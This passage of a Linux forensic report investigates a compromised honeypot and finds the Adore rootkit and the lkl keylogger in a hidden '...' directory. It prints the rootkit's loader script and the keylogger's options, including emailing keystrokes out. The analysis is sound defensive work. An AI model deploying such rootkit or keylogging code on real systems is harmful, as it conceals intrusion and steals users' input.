-rw-r--r--    1 root     root          674 Jan 13  2000 csh.login
drwxr-x---    2 root     root         4096 Sep 13 07:04 default
-rw-r--r--    1 root     root         2434 Mar  7  2000 DIR_COLORS
-rw-r--r--    1 root     root           77 Feb  3  2000 esd.conf
-rw-r--r--    1 root     root            0 Jan 12  2000 exports
-rw-r--r--    1 root     root         1246 Mar  7  2000 fdprm
-rw-r--r--    1 root     root           43 Feb 17  2000 filesystems
-rw-r--r--    1 root     root          130 Sep 17  1999 fnrc
-rw-r--r--    1 root     root          456 Sep 13 07:45 fstab
-rw-------    1 root     root          484 Feb 28  2000 ftpaccess
-rw-------    1 root     root          456 Feb 28  2000 ftpconversions
-rw-------    1 root     root           39 Feb 28  2000 ftpgroups
-rw-------    1 root     root          104 Feb 28  2000 ftphosts
-rw-------    1 root     root           79 Feb 28  2000 ftpusers
-rw-r--r--    1 root     root         2362 Mar  7  2000 gettydefs
drwxr-xr-x    2 root     root         4096 Sep 13 07:18 gnome
-rw-r--r--    1 root     root         1756 Feb 29  2000 gpm-root.conf
-rw-r--r--    1 root     root          456 Sep 13 07:45 group
-rw-------    1 root     root          435 Sep 13 07:40 group-
-r--------    1 root     root          380 Sep 13 07:45 gshadow
drwxr-xr-x    2 root     root         4096 Sep 13 07:21 gtk
-rw-r--r--    1 root     root           26 Jan 12  2000 host.conf
-rw-r--r--    1 root     root            8 Sep 15 17:18 HOSTNAME
```

```
-rw-r--r--    1 root     root           51 Sep 13 07:45 hosts
-rw-r--r--    1 root     root          161 Jan 12  2000 hosts.allow
-rw-r--r--    1 root     root          347 Jan 12  2000 hosts.deny
drwxr-xr-x    3 root     root         4096 Sep 13 07:36 httpd
-rw-r--r--    1 root     root         1758 Feb 22  2000 identd.conf
-rw-r--r--    1 root     root         3376 Feb 25  2000 im_palette.pal
-rw-r--r--    1 root     root          920 Feb 25  2000 im_palette-small.pal
-rw-r--r--    1 root     root          224 Feb 25  2000 im_palette-tiny.pal
-rw-r--r--    1 root     root         5464 Feb 25  2000 imrc
-rw-r--r--    1 root     root         3029 Sep 14 03:44 inetd.conf
-rw-r--r--    1 root     root        12072 Sep 13 07:43 info-dir
-rw-r--r--    1 root     root          562 Mar  8  2000 initlog.conf
-rw-r--r--    1 root     root         1756 Sep 13 07:45 inittab
-rw-r--r--    1 root     root          413 Feb  5  2000 inputrc
-rw-------    1 root     root           60 Sep 15 17:18 ioctl.save
-rw-r--r--    1 root     root         1000 Jan 28  2000 isapnp.gone
-rw-r--r--    1 root     root           67 Sep 15 17:19 issue
-rw-r--r--    1 root     root           66 Sep 15 17:19 issue.net
-rw-r--r--    1 root     root          560 Mar  8  2000 krb5.conf
-rw-r--r--    1 root     root        19062 Sep 13 07:44 ld.so.cache
-rw-r--r--    1 root     root           59 Sep 13 07:28 ld.so.conf
-rw-r--r--    1 root     root          313 Sep 13 07:45 lilo.conf
-rw-r--r--    1 root     root           20 Feb 25  2000 lmhosts
-rw-r--r--    1 root     root         1250 Sep 13 07:45 localtime
-rw-r--r--    1 root     root         1180 Feb 16  2000 login.defs
-rw-r--r--    1 root     root          542 Feb 24  2000 logrotate.conf
drwxr-xr-x    2 root     root         4096 Sep 13 07:44 logrotate.d
-rw-r--r--    1 root     root         5803 Feb  2  2000 ltrace.conf
-rw-r--r--    1 root     root       126891 Feb  7  2000 lynx.cfg
drwxr-xr-x    2 root     root         4096 Sep 13 07:40 mail
-rw-r--r--    1 root     root         9415 Feb  7  2000 mailcap
-rw-r--r--    1 root     root         9222 Feb  7  2000 mailcap.vga
-rw-r--r--    1 root     root          112 Feb  3  2000 mail.rc
-rw-r--r--    1 root     root         3397 Feb 29  2000 man.config
-rwxr-xr-x    1 root     root           50 Mar  7  2000 mc.global
-rw-r--r--    1 root     root         2128 Feb  4  2000 mesa.conf
-rw-r--r--    1 root     root        37117 Feb 21  2000 mime-magic
-rw-r--r--    1 root     root        99840 Feb 21  2000 mime-magic.dat
-rw-r--r--    1 root     root         7470 Sep 13 07:09 mime.types
-rw-r--r--    1 root     root            0 Jan 12  2000 motd
-rw-r--r--    1 root     root           90 Sep 15 18:53 mtab
-rw-r--r--    1 root     root         5472 Mar  1  2000 Muttrc
-rw-r--r--    1 root     root          188 Feb  3  2000 named.boot
-rw-r--r--    1 root     root          547 Feb  3  2000 named.conf
drwxrwxr-x    2 news     news         4096 Sep 13 07:23 news
drwxr-xr-x    2 root     root         4096 Sep 13 07:36 nmh
-rw-r--r--    1 root     root         1744 Sep 13 07:45 nsswitch.conf
drwxr-xr-x    2 root     root         4096 Sep 13 07:45 pam.d
-rw-r--r--    1 root     root          595 Feb 21  2000 paper.config
-rw-r--r--    1 root     root          694 Sep 13 07:45 passwd
-rw-r--r--    1 root     root          694 Sep 13 07:45 passwd-
-rwxr-xr-x    1 root     root         1362 Feb 10  2000 pbm2ppa.conf
drwxr-xr-x    3 root     root         4096 Sep 13 07:27 pcmcia
-rw-r--r--    1 root     root        13820 Mar  7  2000 pine.conf
-rw-r--r--    1 root     root          427 Mar  7  2000 pine.conf.fixed
-rw-r--r--    1 root     root         2287 Feb 10  2000 pnm2ppa.conf
drwxr-xr-x    2 root     root         4096 Sep 13 07:07 ppp
-rw-r--r--    1 root     root          289 Jan 12  2000 printcap
-rw-r--r--    1 root     root          547 Feb 16  2000 profile
drwxr-xr-x    2 root     root         4096 Sep 13 07:34 profile.d
-rw-r--r--    1 root     root         1567 Jan 12  2000 protocols
-rw-r--r--    1 root     root          134 Feb  2  2000 pwdb.conf
drwxr-xr-x   10 root     root         4096 Sep 13 07:23 rc.d
-rw-r--r--    1 root     root           33 Mar  8  2000 redhat-release
-rw-r--r--    1 root     root            0 Sep 13 07:45 resolv.conf
lrwxrwxrwx    1 root     root           11 Sep 13 07:10 rmt -> ../sbin/rmt
-rw-r--r--    1 root     root         1595 Feb 29  2000 rpc
drwxr-xr-x    2 root     root         4096 Mar  1  2000 rpm
-rw-------    1 root     root           40 Jan 12  2000 securetty
drwxr-xr-x    3 root     root         4096 Sep 13 07:07 security
-rw-r--r--    1 root     root        34181 Feb 17  2000 sendmail.cf
```

```
-rw-r--r--    1 root     root           59 Feb 17  2000 sendmail.cw
-rw-r--r--    1 root     root         1275 Feb 17  2000 sendmail.mc
-rw-r--r--    1 root     root        11349 Sep 13 07:32 services
-r--------    1 root     root          583 Sep 13 07:45 shadow
-r--------    1 root     root          536 Sep 13 07:45 shadow-
-rw-r--r--    1 root     root           66 Sep 13 07:29 shells
drwxr-xr-x    2 root     root         4096 Sep 13 07:13 skel
-rw-r--r--    1 root     root        10731 Feb 25  2000 smb.conf
-rw-r--r--    1 root     root           97 Feb 25  2000 smbusers
drwxr-xr-x    2 root     root         4096 Feb 17  2000 smrsh
drwxr-xr-x    3 root     root         4096 Feb 21  2000 sound
drwxr-xr-x    5 root     root         4096 Sep 13 07:45 sysconfig
-rw-r--r--    1 root     root          267 Mar  8  2000 sysctl.conf
-rw-r--r--    1 root     root          930 Sep 13 07:24 syslog.conf
-rw-r--r--    1 root     root       625272 Mar  6  2000 termcap
-rw-------    1 root     root         1426 Mar  9  2000 up2date.conf
drwxr-xr-x    2 root     root         4096 Sep 13 07:40 vga
drwxr-xr-x   11 root     root         4096 Sep 13 07:39 X11
-rw-r--r--    1 root     root          361 Sep 13 07:45 yp.conf
-rw-r--r--    1 root     root         1398 Mar  6  2000 ypserv.conf
[root@LinuxForensics etc]#
```

The files in /etc and its subdirectories were examined, no signs of abnormal entries / indication of compromise found.

2.5.4.5. search for directories beginning with "."

This may show files that tried to be hidden from the normal view.

```
[root@LinuxForensics honeypot]# find ./ -name ".*" -type d -printf "%Tc %k %h/%f\n"
Mon 15 Sep 2003 05:34:39 PM EDT 4 ./var/spool/uucp/...
Sat 13 Sep 2003 07:20:57 AM EDT 4 ./tmp/.gnome
Sat 13 Sep 2003 07:20:57 AM EDT 4 ./tmp/.gnome_private
Mon 15 Sep 2003 05:19:21 PM EDT 4 ./tmp/.font-unix
Sat 13 Sep 2003 07:10:45 AM EDT 4 ./usr/share/control-center/.data
[root@LinuxForensics honeypot]#
```

There seems to be a directory "…" in /var/spool/uucp that got accessed at 05:34:39PM EDT (1734EDT). This is unusual!

```
[root@LinuxForensics uucp]# ls -l
total 0
[root@LinuxForensics uucp]# ls -la
total 12
drwxr-xr-x    3 root     root         4096 Sep 15 17:33 .
drwxr-xr-x   13 root     root         4096 Sep 15 17:27 ..
drwxr-xr-x    3 37520    11786        4096 Sep 15 17:34 ...
[root@LinuxForensics uucp]# cd ...
[root@LinuxForensics ...]# ls -la
total 44
drwxr-xr-x    3 37520    11786        4096 Sep 15 17:34 .
drwxr-xr-x    3 root     root         4096 Sep 15 17:33 ..
drwxr-xr-x    3 root     root         4096 Sep 15 17:36 adore
-rwxr-xr-x    1 root     root        15645 Sep 15 17:30 ava
-rw-r--r--    1 root     root        14914 Sep 15 17:34 haha.tar.gz
[root@LinuxForensics ...]# ls -la adore/ ava
-rwxr-xr-x    1 root     root        15645 Sep 15 17:30 ava

adore/:
total 144
drwxr-xr-x    3 root     root         4096 Sep 15 17:36 .
drwxr-xr-x    3 37520    11786        4096 Sep 15 17:34 ..
-rw-r--r--    1 sol      users       16241 Nov 18  2002 adore.c
-rw-r--r--    1 sol      users        2080 Apr 14  2002 adore.h
-rw-r--r--    1 root     root         8616 Sep 15 17:34 adore.o
```

```
-rwxr-xr-x    1 root     root        15645 Sep 15 17:34 ava
-rw-r--r--    1 sol      users        4239 Jun  3  2002 ava.c
-rw-r--r--    1 sol      users        1746 Nov 18  2002 Changelog
-rw-r--r--    1 sol      users        1979 Dec 23  2000 cleaner.c
-rw-r--r--    1 root     root         1088 Sep 15 17:34 cleaner.o
-rwxr-xr-x    1 sol      users        4510 Nov 18  2002 configure
drwxr-xr-x    2 sol      users        4096 Nov 18  2002 CVS
-rw-r--r--    1 sol      users        1977 Nov 17  2002 dummy.c
-rw-r--r--    1 sol      users         639 Jun  3  2002 gcc-test.c
-rw-r--r--    1 sol      users        3437 Jun  3  2002 libinvisible.c
-rw-r--r--    1 sol      users        2527 Dec 21  2000 libinvisible.h
-rw-r--r--    1 sol      users        1660 Apr 23  2002 LICENSE
-rwxr-xr-x    1 root     root         8136 Sep 15 17:36 lkl
-rw-r--r--    1 root     root          675 Sep 15 17:34 Makefile
-rw-r--r--    1 sol      users         934 Apr 13  2002 Makefile.gen
-rw-r--r--    1 root     root            0 Sep 15 17:34
Makefile_Mon_Sep_15_17:34:48_EDT_2003
-rw-r--r--    1 sol      users        5754 Nov 17  2002 README
-rw-r--r--    1 sol      users        2191 May 13  2001 rename.c
-rwxr-xr-x    1 sol      users         193 Mar 21  2001 startadore
-rw-r--r--    1 sol      users          98 Jun  3  2002 TODO
[root@LinuxForensics ...]#
[root@LinuxForensics ...]# tar tvzf haha.tar.gz
drwxr-xr-x stealth/clever    0 2002-11-18 07:20:42 adore/
drwxr-xr-x stealth/clever    0 2002-11-18 07:20:42 adore/CVS/
-rw-r--r-- stealth/clever    5 2002-11-18 07:20:42 adore/CVS/Root
-rw-r--r-- stealth/clever    6 2002-11-18 07:20:42 adore/CVS/Repository
-rw-r--r-- stealth/clever  672 2002-11-18 07:20:42 adore/CVS/Entries
-rw-r--r-- stealth/clever 1746 2002-11-18 07:18:04 adore/Changelog
-rw-r--r-- stealth/clever 1660 2002-04-23 16:21:50 adore/LICENSE
-rw-r--r-- stealth/clever  934 2002-04-13 11:38:04 adore/Makefile.gen
-rw-r--r-- stealth/clever 5754 2002-11-17 14:09:16 adore/README
-rw-r--r-- stealth/clever   98 2002-06-03 08:25:14 adore/TODO
-rw-r--r-- stealth/clever 16241 2002-11-18 07:18:04 adore/adore.c
-rw-r--r-- stealth/clever  2080 2002-04-14 10:54:43 adore/adore.h
-rw-r--r-- stealth/clever  4239 2002-06-03 08:25:14 adore/ava.c
-rw-r--r-- stealth/clever  1979 2000-12-23 10:57:23 adore/cleaner.c
-rwxr-xr-x stealth/clever  4510 2002-11-18 07:18:04 adore/configure
-rw-r--r-- stealth/clever  1977 2002-11-17 14:09:16 adore/dummy.c
-rw-r--r-- stealth/clever   639 2002-06-03 08:25:14 adore/gcc-test.c
-rw-r--r-- stealth/clever  3437 2002-06-03 08:25:14 adore/libinvisible.c
-rw-r--r-- stealth/clever  2527 2000-12-21 09:54:05 adore/libinvisible.h
-rw-r--r-- stealth/clever  2191 2001-05-13 12:15:04 adore/rename.c
-rwxr-xr-x stealth/clever   193 2001-03-21 12:09:39 adore/startadore
[root@LinuxForensics ...]#
```

Bingo!!! We seemed to have found strong indication that the adore rootkit was installed on the system.

2.5.4.5.1 Adore

From [ADORE1]:

"The Adore LKM, for instance, allows the malicious user to become root; hide and unhide files; execute commands as root; make a process ID (PID) visible or invisible, or remove it forever (certainly a risky endeavor); or uninstall the LKM entirely. Of course, with these simple (!) functions, the malicious user has the run of the system, undetected."

From [SANSADORE]:
"Adore, written by Stealth, implements file hiding, process hiding, and privileged command execution. Adore does not implement any remote access features like

Knark. A command-line utility, ava is used to give commands to the kernel module to specify which files and processes to hide. A password (the ``elite command'') is compiled into the module and ava to prevent unauthorized access and make fingerprinting more difficult. Like Knark, Adore changes eight system calls: fork, write, close, clone, kill, mkdir, getdents.“

We found files in a hidden directory “…” in the /var/spool/uucp directory. In that directory, found the following files:

- an archive called haha.tar.gz. Looking at the contents with tar and the ‘t’ switch (test – show, do not actually extract), we see the following:

```
[root@LinuxForensics ...]# tar tvzf haha.tar.gz
drwxr-xr-x stealth/clever    0 2002-11-18 07:20:42 adore/
drwxr-xr-x stealth/clever    0 2002-11-18 07:20:42 adore/CVS/
-rw-r--r-- stealth/clever    5 2002-11-18 07:20:42 adore/CVS/Root
-rw-r--r-- stealth/clever    6 2002-11-18 07:20:42 adore/CVS/Repository
-rw-r--r-- stealth/clever  672 2002-11-18 07:20:42 adore/CVS/Entries
-rw-r--r-- stealth/clever 1746 2002-11-18 07:18:04 adore/Changelog
-rw-r--r-- stealth/clever 1660 2002-04-23 16:21:50 adore/LICENSE
-rw-r--r-- stealth/clever  934 2002-04-13 11:38:04 adore/Makefile.gen
-rw-r--r-- stealth/clever 5754 2002-11-17 14:09:16 adore/README
-rw-r--r-- stealth/clever   98 2002-06-03 08:25:14 adore/TODO
-rw-r--r-- stealth/clever 16241 2002-11-18 07:18:04 adore/adore.c
-rw-r--r-- stealth/clever  2080 2002-04-14 10:54:43 adore/adore.h
-rw-r--r-- stealth/clever  4239 2002-06-03 08:25:14 adore/ava.c
-rw-r--r-- stealth/clever  1979 2000-12-23 10:57:23 adore/cleaner.c
-rwxr-xr-x stealth/clever  4510 2002-11-18 07:18:04 adore/configure
-rw-r--r-- stealth/clever  1977 2002-11-17 14:09:16 adore/dummy.c
-rw-r--r-- stealth/clever   639 2002-06-03 08:25:14 adore/gcc-test.c
-rw-r--r-- stealth/clever  3437 2002-06-03 08:25:14 adore/libinvisible.c
-rw-r--r-- stealth/clever  2527 2000-12-21 09:54:05 adore/libinvisible.h
-rw-r--r-- stealth/clever  2191 2001-05-13 12:15:04 adore/rename.c
-rwxr-xr-x stealth/clever   193 2001-03-21 12:09:39 adore/startadore
[root@LinuxForensics ...]#
```

The files in the archive seemed to make up the most part of the adore/ subdirectory.

- a directory called ‘adore’, consisting largely of the files extracted from the haha.tar.gz archive, .o (object files) and executables:

```
[root@LinuxForensics adore]# ls -la | grep x
drwxr-xr-x    3 root     root         4096 Sep 15 17:36 .
drwxr-xr-x    3 37520    11786        4096 Sep 15 17:34 ..
-rwxr-xr-x    1 root     root        15645 Sep 15 17:34 ava
-rwxr-xr-x    1 sol      users        4510 Nov 18  2002 configure
drwxr-xr-x    2 sol      users        4096 Nov 18  2002 CVS
-rwxr-xr-x    1 root     root         8136 Sep 15 17:36 lkl
-rwxr-xr-x    1 sol      users         193 Mar 21  2001 startadore
[root@LinuxForensics adore]#

[root@LinuxForensics adore]# file ./ava
ava: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.0.0,
dynamically linked (uses shared libs), not stripped
[root@LinuxForensics adore]# file ./lkl
lkl: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.0.0,
dynamically linked (uses shared libs), stripped
[root@LinuxForensics adore]# file ./startadore
startadore: Bourne shell script text executable
[root@LinuxForensics adore]# file ./configure
configure: a /usr/bin/perl script text executable
```

```
[root@LinuxForensics adore]# cat ./startadore
#!/bin/sh

# Use this script to bootstrap adore!
# It will make adore invisible. You could also
# insmod adore without $0 but then its visible.

insmod adore.o
insmod cleaner.o
rmmod cleaner

[root@LinuxForensics adore]#
```

Examining the binaries:

- ava

ava is an executable and is part of the adore package.

- lkl

```
Have to be root to perform a iopl()!
[…]
127.0.0.1
Started to log port 0x%02x. Keymap is %s. The logfile is %s.
-- Linux Key Logger vers 0.9.0 --
        usage:
                -h this help
                -l start to log the 0x60 port (keyboard)
                -b Debug Mode.Perhaps it's usefoul :P
                -k <km_file> set a keymap file
                -o <o_file> set an output file
                -m <email> send logs to <email> every 1k
                -t <host> hostname for sendmail server. default is localhost
Example: lkl -l -k keymaps/it_km -o log.file
[…]
unable to find keymap-file
a keymap is required!! run lkl with -k <keymap>
<Ret>
unable to find UPPER case keymap file, check it!
unable to find ALT keymap file, check it!
QUIT
DATA
RCPT TO:
MAIL FROM:lkl@lkl.log.your.linux.box.com
HELO tin.it
sending logs to %s via %s
socket
unable to connect to %s
connect()
```

This looks like a keystroke logger. Researching on Google linked me to the following information (from [LKL]):
"LKL is a userspace key logger that runs under Linux--x86/arch.LKL sniffs and logs everything pass through the hardware keyboard port (0x60)."

The **`configure`** script checks out to be a regular configure script to prepare a software package for compilation.

This definitely looks like we have found something. haha.tar.gz contains the adore kernel rootkit for linux as well as the Linux Key Logger, a program that logs users' keystrokes on the system when installed.

But how did the file get on there?

2.5.4.6. search for regular files in /dev

We need to find out whether the /var/spool/uucp directory is the only directory that shows us evidence of a compromise. /dev is usually a place to look for this, as most users would never check this directory – the vast amount of files in it (over 2000 files) makes it very difficult to see files that are not supposed to be in there. However, regular files should NOT be in here, so we will use the find command together with the 'type' option to look for regular files (**`-type f`**) and directories (**`-type d`**):

```
[root@LinuxForensics dev]# find ./ -type f -ls
 32420   28 -rwxr-xr-x   1 root     root        26689 Mar  2  2000 ./MAKEDEV
[root@LinuxForensics dev]# find ./ -type d -ls
 32194   36 drwxr-xr-x   6 root     root        36864 Sep 15 17:32 ./
 49097   12 drwxrwxr-x   2 root     root        12288 Sep 13 07:11 ./ida
113478    4 drwxr-xr-x   2 root     root         4096 Feb 23  1999 ./pts
113479    4 drwxrwxr-x   2 root     root         4096 Sep 13 07:11 ./raw
161780   32 drwxr-xr-x   2 root     root        32768 Sep 13 07:12 ./rd
```

Nothing out of the ordinary.

2.5.4.7. search for SUID/GUID files

The find command to look for SUID and/or GUID files is

```
[root@LinuxForensics honeypot]# find ./ \( -perm -004000 -o -perm -002000 \) -type f -ls
```

Output:

```
32587   8 -rws--x--x   1 root     root         6260 Mar  6  2000 ./usr/X11R6/bin/Xwrapper
145135   36 -rwsr-xr-x   1 root     root        35168 Feb 16  2000 ./usr/bin/chage
145137   36 -rwsr-xr-x   1 root     root        36756 Feb 16  2000 ./usr/bin/gpasswd
145228    8 -r-xr-sr-x   1 root     tty          6128 Mar  7  2000 ./usr/bin/wall
145485   24 -rwsr-xr-x   1 root     root        21816 Feb  3  2000 ./usr/bin/crontab
145593   36 -rwsr-xr-x   1 root     root        33288 Mar  1  2000 ./usr/bin/at
145881   40 -r-xr-s--x   1 root     games       40112 Feb 10  2000 ./usr/bin/gataxx
145882   24 -r-xr-s--x   1 root     games       20692 Feb 10  2000 ./usr/bin/glines
145883   72 -r-xr-s--x   1 root     games       67468 Feb 10  2000 ./usr/bin/gnibbles
145884   80 -r-xr-s--x   1 root     games       76508 Feb 10  2000 ./usr/bin/gnobots2
145885   56 -r-xr-s--x   1 root     games       52464 Feb 10  2000 ./usr/bin/gnome-stones
145886   76 -r-xr-s--x   1 root     games       71296 Feb 10  2000 ./usr/bin/gnomine
145887   28 -r-xr-s--x   1 root     games       25908 Feb 10  2000 ./usr/bin/gnotravex
145888  236 -r-xr-s--x   1 root     games      234072 Feb 10  2000 ./usr/bin/gtali
145889   24 -r-xr-s--x   1 root     games       24028 Feb 10  2000 ./usr/bin/gturing
145890   48 -r-xr-s--x   1 root     games       48316 Feb 10  2000 ./usr/bin/iagno
145891   48 -r-xr-s--x   1 root     games       45476 Feb 10  2000 ./usr/bin/mahjongg
145892   24 -r-xr-s--x   1 root     games       21140 Feb 10  2000 ./usr/bin/same-gnome
146148   76 -r-xr-sr-x   1 news     news        73144 Mar  2  2000 ./usr/bin/inews
146175   44 -r-sr-x---   1 root     news        43132 Mar  2  2000 ./usr/bin/inndstart
146200   92 -r-sr-x---   1 uucp     news        89792 Mar  2  2000 ./usr/bin/rnews
146212   40 -r-sr-x---   1 root     news        40540 Mar  2  2000 ./usr/bin/startinnfeed
146546  524 -rws--x--x   2 root     root       531516 Feb  2  2000 ./usr/bin/suidperl
146546  524 -rws--x--x   2 root     root       531516 Feb  2  2000 ./usr/bin/sperl5.00503
146711   20 -r-sr-sr-x   1 root     lp          16872 Feb 14  2000 ./usr/bin/lpq
146712   20 -r-sr-sr-x   1 root     lp          18568 Feb 14  2000 ./usr/bin/lpr
146713   20 -r-sr-sr-x   1 root     lp          17208 Feb 14  2000 ./usr/bin/lprm
146727   36 -rwxr-sr-x   1 root     man         36192 Feb 29  2000 ./usr/bin/man
146960   12 -r-s--x--x   1 root     root        12244 Feb  7  2000 ./usr/bin/passwd
147006   12 -rwxr-sr-x   1 root     mail        11620 Feb  7  2000 ./usr/bin/lockfile
147008   80 -rwsr-sr-x   1 root     mail        76432 Feb  7  2000 ./usr/bin/procmail
147069   16 -rwsr-xr-x   1 root     root        14352 Mar  7  2000 ./usr/bin/rcp
```

```
147071   12 -rwsr-xr-x   1 root     root        10256 Mar  7  2000 ./usr/bin/rlogin
147072    8 -rwsr-xr-x   1 root     root         7436 Mar  7  2000 ./usr/bin/rsh
147311   24 -rwxr-sr-x   1 root     slocate     24272 Feb  3  2000 ./usr/bin/slocate
148519   16 -rws--x--x   1 root     root        14056 Mar  7  2000 ./usr/bin/chfn
148520   16 -rws--x--x   1 root     root        13832 Mar  7  2000 ./usr/bin/chsh
148537    8 -rws--x--x   1 root     root         5640 Mar  7  2000 ./usr/bin/newgrp
148548   12 -rwxr-sr-x   1 root     tty          8328 Mar  7  2000 ./usr/bin/write
16485    8 -rwxr-sr-x   1 root     utmp         6096 Feb 24  2000 ./usr/sbin/utempter
16622    8 -rwsr-xr-x   1 root     root         5896 Mar  8  2000 ./usr/sbin/usernetctl
17858   12 -rwxr-sr-x   1 root     utmp      8792 Feb 21  2000 ./usr/sbin/gnome-pty-helper
18942   28 -rwxr-sr-x   1 root     lp          25064 Feb 14  2000 ./usr/sbin/lpc
19446  320 -rwsr-sr-x   1 root     root       320516 Feb 17  2000 ./usr/sbin/sendmail
19834   20 -rwsr-xr-x   1 root     bin         16488 Feb  7  2000 ./usr/sbin/traceroute
19847   20 -rwsr-xr-x   1 root     root        18168 Mar  7  2000 ./usr/sbin/userhelper
16124   36 -rwsr-xr-x   1 root     root        34751 Feb 29  2000 ./usr/libexec/pt_chown
145526   16 -rwsr-xr-x   1 root     root        14188 Mar  7  2000 ./bin/su
146265   20 -rwsr-xr-x   1 root     root        17968 Mar  6  2000 ./bin/ping
146771   60 -rwsr-xr-x   1 root     root        56208 Feb  3  2000 ./bin/mount
146772   28 -rwsr-xr-x   1 root     root        26608 Feb  3  2000 ./bin/umount
113226    4 -rwxr-sr-x   1 root     root         3860 Mar  8  2000 ./sbin/netreport
113231   28 -r-sr-xr-x   1 root     root        26126 Feb  5  2000 ./sbin/pwdb_chkpwd
113232   28 -r-sr-xr-x   1 root     root        27114 Feb  5  2000 ./sbin/unix_chkpwd
[root@LinuxForensics honeypot]#
```

Looks normal. Judging from the timestamps, these files have not been changed since the binaries got installed (about 2 days before the compromise). Maybe the timeline analysis shows some more later on, but at this point it does not look like that any SUID/GUID files exist on the system, other than the ones that are supposed to be there.

2.5.4.8. search for recently modified binaries / created files

Lets look for all binaries that were installed after the installation date (timestamp of tmp/install.log - Sep 13 07:45), belong to root and have at least one executable bit set.

```
[root@LinuxForensics honeypot]# find ./ -newer tmp/install.log -type f -user root -perm\
+111 -printf "%c %k %h/%f\n" |sort
Mon Sep 15 17:33:54 2003 16 ./var/spool/uucp/.../ava
Mon Sep 15 17:34:50 2003 16 ./var/spool/uucp/.../adore/ava
Mon Sep 15 17:36:12 2003 8 ./var/spool/uucp/.../adore/lkl
[root@LinuxForensics honeypot]#
```

The files we have found earlier are listed again: adore rootkit files and the lkl, Linux Key Logger.

2.5.4.9. show start up files and processes

The start up files are in /etc/rc.d/rcX.d (X=1-6) and /etc/rc.d/init.d/.

The following ‘find’ looks for all files in the rc.d/ directory and searches for the keyword ‘lkl’, ‘adore’ and ‘ava’ by feeding the file to grep that then executes the search.

```
[root@LinuxForensics rc.d]# find ./  -exec grep 'lkl' {} \;
[root@LinuxForensics rc.d]# find ./  -exec grep 'adore' {} \;
[root@LinuxForensics rc.d]# find ./  -exec grep 'ava' {} \;
```

No matches. The start up files were checked out, nothing out of the ordinary. A complete output of all the startup files are listed in the Appendix. Maybe the timeline analysis shows something more out of the ordinary later on in the next section.

2.5.5. Integrity Check

Show how your tools did not modify the evidence when performing your examination.

To validate that the image was not modified during the analysis, we will unmount it, create another MD5 hash from the file (sdb1.img, the copy of the honeypot partition) and compare it with our initial MD5 hash we got after we made the initial copy from the honeypot partition.

From earlier:

```
e4b48ede351051996435193ff38b1dd2  ./sdb1.img
e4b48ede351051996435193ff38b1dd2  /dev/sdb1
```

We get the following hash value if we re-run md5sum against the image:

```
[root@LinuxForensics /]# md5sum /forensics/honeypot/honeypot/images/sdb1.img
e4b48ede351051996435193ff38b1dd2  /forensics/honeypot/honeypot/images/sdb1.img
[root@LinuxForensics /]#
```

The hash value has not changed. The integrity of the evidence has not been damaged.

2.6. Timeline Analysis

Perform a Timeline Analysis of the system. Highlight when the operating system was installed, when major updates were performed on the system, and when the system was last used. Include any other interesting details that could be discerned based on the use of the system. Attach the resulting timeline.

To perform the timeline analysis, we will use the Sleuth Kit and the Autopsy Forensic Browser.

2.6.1. Setting up Autopsy


To analyze our image, we need to configure Autopsy first:

Steps involved:

- open a new case
- add a host to the case
- add the image to the host in the case

[AUTOPSYDOC] has detailed instructions on how to do this.

After we have completed the three steps, our screen looks somewhat like this:



2.6.2. Timeline Creation

Before we create the timeline, we need to find out which inodes the /etc/passwd and /etc/group files are located in. We need this info later on during the timeline creation.


To find out the inodes, we remount the image as we did before and do a 'ls –lai' on the passwd and group files:

```
[root@LinuxForensics /]# mount -ro,noatime,loop,noexec
/forensics/honeypot/honeypot/images/sdb1.img /mnt/honeypot/
```

```
[root@LinuxForensics /]# cd /mnt/honeypot/etc/
[root@LinuxForensics etc]# ls -lai passwd group
  84338 -rw-r--r--    1 root     root          456 Sep 13 07:45 group
  83610 -rw-r--r--    1 root     root          694 Sep 13 07:45 passwd
[root@LinuxForensics etc]# cd /
[root@LinuxForensics /]#
```

